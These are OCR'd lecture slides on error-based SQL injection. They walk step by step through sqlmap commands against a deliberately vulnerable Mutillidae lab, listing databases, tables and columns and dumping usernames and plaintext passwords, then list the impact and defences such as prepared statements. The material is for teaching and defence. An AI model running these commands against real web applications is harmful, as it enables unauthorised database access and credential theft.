
SQL INJECTION

Error Based SQL Injection: Get All DB

--dbs



```
kali@kali:~$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username  --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU --dbs
```




```
[02:38:15] [DEBUG] performed 9 queries in 1.25 seconds
available databases [8]:
[*] dvwa
[*] estore
[*] information_schema
[*] mutillidae
[*] mysql
[*] northwind
[*] performance_schema
[*] sys

[02:38:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168
.59.134'
```


SQL INJECTION

Error Based SQL Injection: Get DB Tables

-D mutillidae --tables



```
kali@kali:~$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username  --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU -D mutilli
dae --tables
```




```
Database: mutillidae
[13 tables]
+----------------------------+
| accounts                   |
| balloon_tips               |
| blogs_table                |
| captured_data              |
| credit_cards               |
| help_texts                 |
| hitlog                     |
| level_1_help_include_files |
| page_help                  |
| page_hints                 |
| pen_test_tools             |
| user_poll_results          |
| youTubeVideos              |
+----------------------------+
```


SQL INJECTION

Error Based SQL Injection: Get Table Columns

-D mutillidae -T accounts --columns



```
kali@kali:~$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username  --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU -D mutilli
dae -T accounts --columns
```




```
Database: mutillidae
Table: accounts
[7 columns]
+-------------+------------+
| Column      | Type       |
+-------------+------------+
| cid         | int        |
| firstname   | text       |
| is_admin    | varchar(5) |
| lastname    | text       |
| mysignature | text       |
| password    | text       |
| username    | text       |
+-------------+------------+
```


SQL INJECTION

Error Based SQL Injection: Extract Data


-D mutillidae -T accounts -C cid,username,password --dump



```
kali@kali:~$ sqlmap -u "http://192.168.59.134/mutillidae/index.php?page=login.php" --method POST --data
"username=user1&password=123&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=66t8phka13l
345nb46qlpn9jpl" -p username  --threads=10 -v3 --risk=3 --level=5 --dbms=MySQL --technique=EU -D mutilli
dae -T accounts -C cid,username,password --dump
```



```
Database: mutillidae
Table: accounts
[23 entries]
+-----+----------+--------------+
| cid | username | password     |
+-----+----------+--------------+
| 1   | admin    | adminpass    |
| 2   | adrian   | somepassword |
| 3   | john     | monkey       |
| 4   | jeremy   | password     |
| 5   | bryce    | password     |
| 6   | samurai  | samurai      |
| 7   | jim      | password     |
| 8   | bobby    | password     |
| 9   | simba    | password     |
```



```
| 10  | dreveil  | password     |
| 11  | scotty   | password     |
| 12  | cal      | password     |
| 13  | john     | password     |
| 14  | kevin    | 42           |
| 15  | dave     | set          |
| 16  | patches  | tortoise     |
| 17  | rocky    | stripes      |
| 18  | tim      | lanmaster53  |
| 19  | ABaker   | SoSecret     |
| 20  | PPan     | NotTelling   |
| 21  | CHook    | JollyRoger   |
| 22  | james    | i<3devs      |
| 23  | ed       | pentest      |
+-----+----------+--------------+
```

SQL INJECTION

Impact

- Add, delete, edit or read content in the database
- Read source code from files on the database server
- Write files to the database server

SQL INJECTION

Prevent SQL Injection

- Input validation
- Use of Prepared Statements (with Parameterized Queries)
- Escaping All User-Supplied Input
- Train and maintain awareness

Reference

1. Lecture by Mohammad Ariful Islam, Information Security Specialist, BGD e-GOV CIRT, Bangladesh Computer Council, A Short Course on Cyber Security for Information Age: Practices and Challenges, Organized by Department of CSE, IUT.